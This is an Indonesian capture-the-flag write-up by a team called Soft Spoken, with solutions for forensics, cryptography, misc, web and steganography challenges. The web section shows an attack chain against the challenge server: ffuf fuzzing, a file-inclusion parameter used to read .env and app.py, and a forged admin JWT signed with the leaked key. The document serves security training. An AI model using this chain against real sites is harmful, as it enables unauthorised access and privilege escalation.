

Nama Tim: Soft Spoken

## A. Forensic

### 1. Secret File

Flag : FITUKSW{nice\_step\_for\_better\_forensic\_master\_on\_2025\_669534}

#### Deskripsi :

Tobi, seorang pemain crypto, dia pengusaha dan mempunyai lambo warna ungu.

Suatu hari, dia pengen menghapus file-file yang ngga dibutuhin di PC nya, tapi Tobi ngga sengaja ngehapus file yang berisi passphrase wallet yang berisi 5 BTC.


Bisakah kamu menemukan file itu?

#### Diberikan File :

Tobi\_Secret\_File.zip

#### Langkah-langkah :

Menggunakan software FTK Imager untuk mengakses Tobi\_Secret\_File.E01



Flag ditemukan pada folder Tobi\_Secret\_File.E01\FILE PENTING

[NTFS][root]\$RECYCLE.BIN\S-1-5-21-481572636-152669082-4104298183-100  
0\$R05S71A\passphrase wallet\wallet\_5\_BTC.txt

## 2. Martin and The Humming Signal!

Flag : FITUKSW{they\_sing\_in\_static\_and\_dream\_in\_noise}

### Deskripsi :

Martin tinggal sendirian di ujung gang, rumahnya penuh barang-barang aneh—dari jam dinding yang berputar mundur sampai radio tua yang selalu menyala, bahkan saat mati lampu.

Suatu malam, terdengar suara berdesis dari radionya. Martin bilang itu “pesan penting” yang dikirimkan entah dari siapa... entah dari mana.


Sebelum menghilang, Martin meninggalkan satu file rekaman yang katanya: “Dengerin baik-baik... mereka cuma bisa bicara lewat cara ini.” Download Sekarang rekaman itu ada padamu.

### Diberikan file:

hummingbirdsignal.wav

### Langkah-langkah :

Menggunakan software audacity untuk mereverse dan merubah file .wav yang diberikan menjadi .mmv yang dimasukkan ke dalam software MMSSTV



Menggunakan mode martin 1 maka akan muncul qrcode yang jika di scan menghasilkan BASE64

RklUVUtTV3t0aGV5X3NpbmdfaW5fc3RhdGljX2FuZF9kcmVhbV9pbl9ub2lzZX0=

## B. Cryptography

### 1. Kunci Veridian

Flag: FITUKSW{d1g1t4l\_tr33s\_gr0w\_str0ng}

#### **Deskripsi :**

Agan X, jaringan intelijen kami telah mencegat sebuah komunikasi penting. Sepertinya ini adalah fragmen data terenkripsi dari inisiatif 'Veridian Accord' – sebuah proyek terobosan yang bertujuan untuk Rekode Bumi (Recode The Earth) melalui reforestasi berbasis AI. Sistem mereka, 'ArborOS,' adalah mercusuar Inovasi Digital untuk Masa Depan Berkelanjutan (Digital Innovation For Sustainable Future).

#### **Diberikan File:**

encrypted\_message.txt dan key.hex

#### **Langkah-langkah :**

Baca ciphertext sebagai raw bytes. Baca kunci dari file .hex, hapus spasi/baris baru, dan ubah menjadi byte. Lakukan operasi XOR dengan repeating key XOR. Decode.

```
veridian > solve.py > ...
1  try:
2      with open('encrypted_message.txt', 'rb') as f:
3          ciphertext = f.read()
4
5      with open('key.hex', 'r') as f:
6          hex_key = f.read().strip()
7          key = bytes.fromhex(hex_key)
8
9      decrypted_result = bytearray()
10
11     for i in range(len(ciphertext)):
12         decrypted_byte = ciphertext[i] ^ key[i % len(key)]
13         decrypted_result.append(decrypted_byte)
14
15     print(decrypted_result.decode('utf-8'))
16
17 except FileNotFoundError as e:
18     print(f"Error: File tidak ditemukan.")
19 except Exception as e:
20     print(f"Terjadi error: {e}")

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS D:\kuliah\kali\FIT\veridian> python solve.py
[VERIDIAN_ACCORD::ARCHIVE::FRAGMENT_0079C]

[INFO]
Recovered Segment: V-Core Emergency Bootstrap Sequence
Date: 2047-11-04T22:17:53Z
Source: ArborOS.Mainframe.Zone5

[META]
Initiative: Veridian Accord
Objective: Recode The Earth via autonomous afforestation
Primary Systems: ArborOS v3.9.7, SeedDispersionAI, RootNet Mesh

[LOG]
Unexpected null sequence in reforestation drone queue detected.
Attempting system repair...
Override accepted.
Injecting emergency restore patch to Zone 5 module...

[SECURE_PAYLOAD]
auth_token: FITUKSW{d1g1t4l_tr33s_gr0w_str0ng}
checksum: 92EF-B781-239C
patch_signature: verified
note: Activation key generated from carbon-index entropy stream. Authorized use only.

[END_OF_FRAGMENT]
PS D:\kuliah\kali\FIT\veridian>
```

## 2. From Caesar to Cleo

Flag : FITUKSW{vigenere\_for\_everlasting\_love}

### Deskripsi:


Apakah kamu tahu isi surat cinta Julius Caesar untuk Cleopatra?

### Diberikan File:

Love.txt

### Langkah-Langkah :

Menggunakan AI untuk langsung memecahkan pola yang mirip dengan flag, mencari algoritma dan key untuk membalikkan WCLNDJQ karna mirip dengan format flag yang dicari menjadi FITUKSW, akhirnya di temukan flagnya



```
def decode_vigenere(ciphertext, key):
    """Mendekripsi teks yang menggunakan sandi Vigenere."""
    plaintext = ""
    key = key.upper()
    key_index = 0
    for char in ciphertext:
        if 'a' <= char <= 'z':
            key_char = key[key_index % len(key)]
            shift = ord(key_char) - ord('A')
            shifted_char = chr(((ord(char) - ord('a') - shift + 26) % 26) + ord('a'))
            plaintext += shifted_char
            key_index += 1
        elif 'A' <= char <= 'Z':
            key_char = key[key_index % len(key)]
            shift = ord(key_char) - ord('A')
            shifted_char = chr(((ord(char) - ord('A') - shift + 26) % 26) + ord('A'))
            plaintext += shifted_char
            key_index += 1
        else:
            plaintext += char
    return plaintext

# Example usage
ciphertext = "WCLNDJQ"
key = "FITUKSW"
plaintext = decode_vigenere(ciphertext, key)
print(plaintext)
```

--- BAGIAN 3: Sandi Vigenere (Kunci: CAESAR) ---

My radiant queen,  
The golden sands of Egypt guard our secrets, with each grain murmuring your name.  
FITUKSW{if you arrive here you will get it}  
Should I perish in battle, let it be known that my love for you transcended lifetimes.  
The word we held sacred, the bond between us-TRUST-is the key. FITUKSW{vigenere\_for\_everlasting\_love}

## C. Misc

### 1. Bukti Fana

Flag : FITUKSW{watch\_what\_you\_see}

#### Deskripsi :

Tim kami menemukan sebuah program misterius dari server peretas. Temukan pesan tersembunyi dari program tersebut.

#### Diberikan File :

program\_misterius.exe

#### Langkah-langkah :

Jalankan program program\_misterius yang kemudian akan memberikan sebuah log file.

```
[INFO] Program Started...  
[INFO] Initializing ArborOS Secure Logger...  
[INFO] Connecting to remote EXFIL node...  
[INFO] Capturing screen snapshot...  
[INFO] Embedding metadata...  
[INFO] Encoding data stream...  
[INFO] Generating secure log file...  
[SUCCESS] Log file generated: arboros_20250705_161713.log  
Press Enter to exit...
```

File log tersebut berisi beberapa info dan data string yang kemungkinan adalah base64

```
[INFO] Program Started...  
[INFO] Initializing ArborOS Secure Logger...  
[INFO] Connecting to remote EXFIL node...  
[INFO] Capturing screen snapshot...  
[INFO] Embedding metadata...  
[INFO] Encoding data stream...  
[INFO] Generating secure log file...  
[DATA] ss_data = /9j/4AAQSkZJRgABAQAAQABAAD/4QB9RXhpZ.....
```

Coba Ekstrak dan Simpan **ss\_data** sebagai Gambar

Command :

```
echo "/9j/4AAQSkZJRgABAQAAQABAAD/..." | base64 -d > hidden.jpg
```

Berhasil menghasilkan gambar, lalu coba gunakan exiftool

```
(kali㉿kali)-[~/Downloads]
$ exiftool hidden.jpg
ExifTool Version Number      : 13.25
File Name                    : hidden.jpg
Directory                   : .
File Size                    : 81 kB
File Modification Date/Time  : 2025:07:04 09:52:11-04:00
File Access Date/Time       : 2025:07:04 09:56:33-04:00
File Inode Change Date/Time  : 2025:07:04 09:56:28-04:00
File Permissions             : -rw-rw-r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Exif Byte Order              : Big-endian (Motorola, MM)
Image Description             : FITUKSW{watch_what_you_see}
Artist                       : FITUKSW{not_this_one}
```

Didapatlah flagnya di image description

## 2. ThePowerOfLogs

Flag: FITUKSW{r3c0d3\_th3\_34rth\_1s\_3451}

### Deskripsi :

Sebuah organisasi lingkungan bawah tanah yang dikenal sebagai Veridian Accord diduga merencanakan aksi skala besar untuk "merekode ulang bumi". Selama penggerebekan markas salah satu anggotanya, tim forensik menemukan printer tua yang tampaknya telah digunakan untuk mencetak sesuatu — tapi alih-alih hasil cetakan biasa, hanya file log sistem internal yang berhasil dipulihkan. Log tersebut tampak seperti catatan aktivitas sistem bus data atau debug perangkat keras, dengan format yang tidak lazim. periksalah log tersebut untuk memahami isi sebenarnya. Mungkinkah ada sesuatu yang mereka sembunyikan?

### Diberikan file :

printer\_log.txt

### Langkah-langkah :

tx: sebuah nilai numerik sebagai koordinat x.

ty: sebuah nilai numerik sebagai koordinat y.

packet: tiga angka yang dipisahkan titik mirip dengan format warna RGB.

Generate menjadi gambar utuh: Mencari nilai tx dan ty maksimum dari seluruh data.  
Buat kanvas gambar baru. Ulangi data yang sudah diproses dan menempatkan setiap piksel warna pada koordinat yang sesuai.



Jika qrcode discan akan muncul flagnya



#### D. Web

##### 1. Power Plant

Flag : FITUKSW{b3\_ec0\_fr13ndly}

##### **Deskripsi :**

This power plant's website is open for public viewing, but perhaps they've been a little too open with certain configurations.


##### **Web target :**

<http://20.6.129.177:8081/>




## Langkah-langkah :

Cek <http://20.6.129.177:8081/robots.txt>, ternyata ditemukan secret\_code.txt



User-agent: \* Disallow: /secret\_code.txt

Coba akses [http://20.6.129.177:8081/secret\\_code.txt](http://20.6.129.177:8081/secret_code.txt), ternyata tidak ada apapun



## Not Found

The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.


Coba cari route lain tempat secret\_code.txt berada, ternyata ditemukan /static menggunakan tools FFuF

Command :

```
ffuf -u http://20.6.129.177:8081/FUZZ/secret_code.txt -w /usr/share/wordlists/dirb/common.txt -mc 200,301,403
```



Cek semua halaman yang ada di navbar, ada tombol di halaman about yang mengarahkan ke halaman ini, ternyata ada kemungkinan **Directory traversal / LFI** (`/?read_file=wildlife_info.txt`).



```
< > ↻ Not secure 134.209.102.23:8082/?read_file=wildlife_info.txt
Discord Spada ChatGPT CyberChef TryHackMe | Hacktiv... Notion Github picoCTF PT. XYZ - dbdiagra... CTF Cybersecurity Care

--- Wildlife Tracker Information Document ---
Version: 1.0.2
Last Updated: June 28, 2025

This document contains general information about the Wildlife Tracker project.


Sensitive Data Handling:
Crucial configuration data and internal access credentials are managed securely.
Privileged access relies on specific authorization mechanisms that are designed
to prevent unauthorized entry. This data is rigorously protected from exposure.

Conservation Efforts:
We are committed to the protection of endangered species.
Recent sightings show a slight increase in the regional population of the "Striped Leaf-Nosed Bat" (Phyllostomus vittatus) in Sector Alpha.
Further research and funding are required to confirm this trend.

Important Contacts:
Security Team: security@wildlifetracker
Admin Support: admin@wildlifetracker
General Inquiries: info@wildlifetracker

--- End of Document ---
```

Coba ganti nama filenya menjadi `.env`, ternyata benar ada **SECRET\_KEY**. Secret ini kemungkinan digunakan untuk melakukan signing pada token JWT.



```
< > ↻ Not secure 134.209.102.23:8082/?read_file=.env
Discord Spada ChatGPT CyberChef TryHackMe | Hacktiv... Notion Github

SECRET_KEY=wildlife-2025-fit-challenge-secret
```

Coba cari lagi file main-nya, di [http://134.209.102.23:8082/?read\\_file=app.py](http://134.209.102.23:8082/?read_file=app.py) ketemu kode dari **app.py**

```

@app.route('/admin_dashboard')
def admin_dashboard():
    """
    Handles access to the administrative dashboard.
    Access is granted only if a valid JWT 'admin_token' cookie is present and verified.
    The flag is loaded dynamically from an external file after authentication.
    """
    admin_token_cookie = request.cookies.get('admin_token')
    is_admin_authorized = False
    flag = "Flag not found or unauthorized."

    if admin_token_cookie:
        try:
            token_data = jwt.decode(
                admin_token_cookie,
                app.config['SECRET_KEY'],
                algorithms=[JWT_ALGORITHM]
            )

            if token_data.get('role') == 'admin' and token_data.get('authorized') == True:
                is_admin_authorized = True
        except jwt.ExpiredSignatureError:
            print("Admin token expired.")
            is_admin_authorized = False
        except jwt.InvalidTokenError as e:
            print(f"Invalid admin token: {e}")
            is_admin_authorized = False
        except Exception as e:
            print(f"Unexpected error processing token: {e}")
            is_admin_authorized = False

    if is_admin_authorized:
        try:
            with open(FLAG_FILE, 'r') as f:
                flag = f.read().strip()
        except FileNotFoundError:
            print(f"ERROR: Flag file not found at {FLAG_FILE}")
            flag = "CTF Flag file missing on server."
        except Exception as e:
            print(f"ERROR: Could not read flag file: {e}")
            flag = "Error loading CTF flag."

```

Cek untuk route /admin\_dashboard, ternyata ada function login sebagai admin, berdasarkan kode function tersebut didapat payload json untuk JWT-nya

```

{
    "role": "admin",
    "authorized": true
}

```

```
app.config['SECRET_KEY'] = os.getenv('SECRET_KEY', 'default_fallback_ctf_key_NOT_SECURE_IN_PROD')

JWT_ALGORITHM = "HS256"
```

dan sign dengan secret key **wildlife-2025-fit-challenge-secret** dengan **alg: HS256**,  
didapatlah JWT-nya :

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoieYWRtaW4iLCJhdXRob3JpemVkljp0cnVlZQ.r8SNB_mo10YcO7lniPXfdKrhloaSPwRi5DH69HnwhR0
```

Get up-to-speed with JSON Web Tokens. [Get the JWT Handbook for free](#)

JWT Debugger Introduction Libraries Ask

### JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

**HEADER: ALGORITHM & TOKEN TYPE** CLEAR

Valid header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

**PAYLOAD: DATA** CLEAR

Valid payload

```
{ "role": "admin", "authorized": true }
```

**SIGN JWT: SECRET** CLEAR

Valid secret

wildlife-2025-fit-challenge-secret


**JSON WEB TOKEN** COPY

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoieYWRtaW4iLCJhdXRob3JpemVkljp0cnVlZQ.r8SNB_mo10YcO7lniPXfdKrhloaSPwRi5DH69HnwhR0
```


Generate example

Coba tambahkan cookie,


```
admin_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoieYWRtaW4iLCJhdXRob3JpemVkljp0cnVlZQ.r8SNB_mo10YcO7lniPXfdKrhloaSPwRi5DH69HnwhR0
```



lalu coba login ke halaman admin, didapat sebuah string base64



Lalu decode string tersebut, dapatlah flagnya



## E. Stegano


### 1. Ez-Stegano

Flag : FITUKSW{FT1K4ub3r4ada}

**Deskripsi :**

**Ada sebuah file EASY.jpg dimana file tersebut tersimpan file .txt.**

Diberikan sebuah file EASY.jpg.



